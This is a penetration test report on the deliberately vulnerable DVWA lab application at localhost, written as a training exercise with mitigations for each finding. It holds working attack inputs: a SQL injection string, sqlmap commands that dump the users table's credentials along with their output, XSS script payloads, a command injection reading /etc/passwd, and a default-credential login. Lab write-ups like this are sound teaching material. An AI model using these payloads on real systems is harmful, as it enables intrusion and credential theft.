VAPT REPORT ON DVWA APPLICATION

BY

NITHUNA R L

WEB APPLICATION SECURITY TEST REPORT

Target Application: Damn Vulnerable Web Application (DVWA)

Assessment Type: Web Application Penetration Testing

Date of Testing: 28th May 2025

Tested By: Nithuna R L

Tools Used: OWASP ZAP, Burp Suite, SQLMap

DVWA Security Level: [Low / Medium / High / Impossible]

1. SUMMARY

This report presents the findings of a penetration test performed on the Damn Vulnerable Web Application (DVWA). The primary goal was to identify common security vulnerabilities, including SQL Injection, Cross-Site Scripting (XSS), and authentication weaknesses. Based on the results, appropriate mitigation strategies are recommended to enhance the application's security posture.

Summary of Findings

Vulnerability Type	Severity	Instances Found	Exploitability	Fix Priority
SQL Injection	High	2	Easy	Immediate
Stored & Reflected XSS	Medium	3	Easy	High
Command Injection	High	1	Easy	Immediate
Broken Authentication	Medium	1	Moderate	High

2. METHODOLOGY

- Manual exploration and input fuzzing
- Automated scanning with OWASP ZAP and Burp Suite
- Exploit validation using SQLMap and custom scripts

Tools Used:

- OWASP ZAP
- Burp Suite
- SQLMap
- Browser DevTools
- DVWA's inbuilt vulnerabilities

3. VULNERABILITIES IDENTIFIED

a. SQL INJECTION

- **Target Page**: http://localhost/DVWA/vulnerabilities/sqli/
- **Tool Used**: SQLMap, Burp Suite

PAYLOAD EXAMPLES:


1. **Manual Testing:**

   Steps:

   - Navigate to the target Page
   - Type the command below in the text field and Enter Submit

   1' OR '1'='1

Proof of Concept:



2. **Automated Testing**


   Steps:

   - Use Burp Suite to capture this POST or GET request.
   - Fetch Cookie from the request

     PHPSESSID=673c01ff244cfdc3a7a844d03de57e5a

     security=low


Proof of Concept:



- Run the below commands
- Get Your Session Cookie and Run using SQLMAP to fetch the available databases.

command: sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=abcd1234xyz; security=low" --batch –dbs

Proof of Concept:



➢ Next List Tables in the database.

command: sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=673c01ff244cfdc3a7a844d03de57e5a; security=low" -D dvwa --tables –batch

Proof of Concept:

```
kali@kali: /var/www/html/DVWA
File  Actions  Edit  View  Help
[23:46:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6215 FROM (SELECT(SLEEP(5)))TjKi) AND 'OhNx'='OhNx&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71717a7871,0x575a72494c747a63576343724753646e587572737059576
-- -&Submit=Submit
---
[23:46:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:46:55] [INFO] fetching tables for database: 'dvwa'
[23:46:55] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[23:46:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

➢ Next List Columns in users Table using below command

command: sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=673c01ff244cfdc3a7a844d03de57e5a; security=low" -D dvwa -T users --columns –batch


Proof of Concept:

```
kali@kali: /var/www/html/DVWA
File  Actions  Edit  View  Help
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6215 FROM (SELECT(SLEEP(5)))TjKi) AND 'OhNx'='OhNx&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71717a7871,0x575a72494c747a63576343724753646e587572737059576
c75596e6c4d42506c6850425a6c485662,0x71787a6271)-- -&Submit=Submit
---
[23:51:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:51:12] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:51:12] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[8 columns]
+---------------+-------------+
| Column        | Type        |
+---------------+-------------+
| user          | varchar(15) |
| avatar        | varchar(70) |
| failed_login  | int(3)      |
| first_name    | varchar(15) |
| last_login    | timestamp   |
| last_name     | varchar(15) |
| password      | varchar(32) |
| user_id       | int(6)      |
+---------------+-------------+

[23:51:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

➢ Dump the credentials from users table

command: sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=673c01ff244cfdc3a7a844d03de57e5a; security=low" -D dvwa -T users -C user,password --dump --batch

Proof of Concept:



- **Impact:** Unauthorized full read access to user database and user data exfiltration.
- **Mitigation:**
  - ✓ Use parameterized queries (prepared statements).
  - ✓ Input validation and output encoding.
  - ✓ Implement a Web Application Firewall (WAF).

b. CROSS-SITE SCRIPTING (XSS)

1. Reflected XSS

- **Target Page**: http://localhost/DVWA/ vulnerabilities/xss_r/
- **Tool Used**: Burp Suite, Manual testing


PAYLOAD EXAMPLES:

Steps:

- ➢ Navigate to the target Page
- ➢ Type the command below in the text field and Enter Submit

Command: <script>alert('XSS')</script>

Proof of Concept:



- **Impact**: Session hijacking, redirection to malicious sites.
- **Mitigation:**
  - ✓ Sanitize and encode all user inputs.
  - ✓ Implement Content Security Policy (CSP).
  - ✓ Use secure frameworks that auto-escape output.

2. Stored XSS

- **Target Page**: http://localhost/DVWA/ vulnerabilities/xss_s/
- **Tool Used**: Burp Suite, Manual testing


PAYLOAD EXAMPLES:

Steps:

- ➢ Navigate to the target Page
- ➢ Type the command below in the text field and Enter Submit

Command: <script>alert('XSS Test')</script>

Proof of Concept:



- **Impact**: Persistent threat to all users who access the page.
- **Mitigation:**
  - ✓ Input sanitization at storage and output levels.
  - ✓ Use libraries like DOMPurify.
  - ✓ Apply output encoding in all views.

c. COMMAND INJECTION

- **Target Page**: http://localhost/DVWA /vulnerabilities/exec/
- **Tool Used**: Manual testing


PAYLOAD EXAMPLES:


Steps:

- Navigate to the target Page
- Type the command below in the text field and Enter Submit

command: 127.0.0.1 && cat /etc/passwd

Proof of Concept:





- **Impact**: Full system compromise.
- **Mitigation:**
  - ✓ Avoid using system commands in code.
  - ✓ Validate and whitelist input values.
  - ✓ Use high-level APIs instead of direct shell access.

d. BROKEN AUTHENTICATION

- **Target Page**: http://localhost/DVWA /login.php
- **Tool Used**: Burp Suite Intruder (Brute-force login)

PAYLOAD EXAMPLES:


Steps:

- Navigate to the target Page.
- Type the credentials below in the input field and Enter Login Button.

Try logging in with:

- **Username:** admin
- **Password:** password

Proof of Concept:



- **Impact**: Unauthorized access to administrative functions.
- **Mitigation:**
  - ✓ Implement account lockout and CAPTCHA after multiple failed attempts.
  - ✓ Use multi-factor authentication (MFA).
  - ✓ Enforce strong password policies.

4. CONCLUSION

DVWA is intentionally designed with multiple security flaws to help users understand common web vulnerabilities. This assessment shows how attackers can exploit these flaws using both automated tools and manual techniques. The findings reflect real-world risks, highlighting the importance of secure coding practices and regular security testing.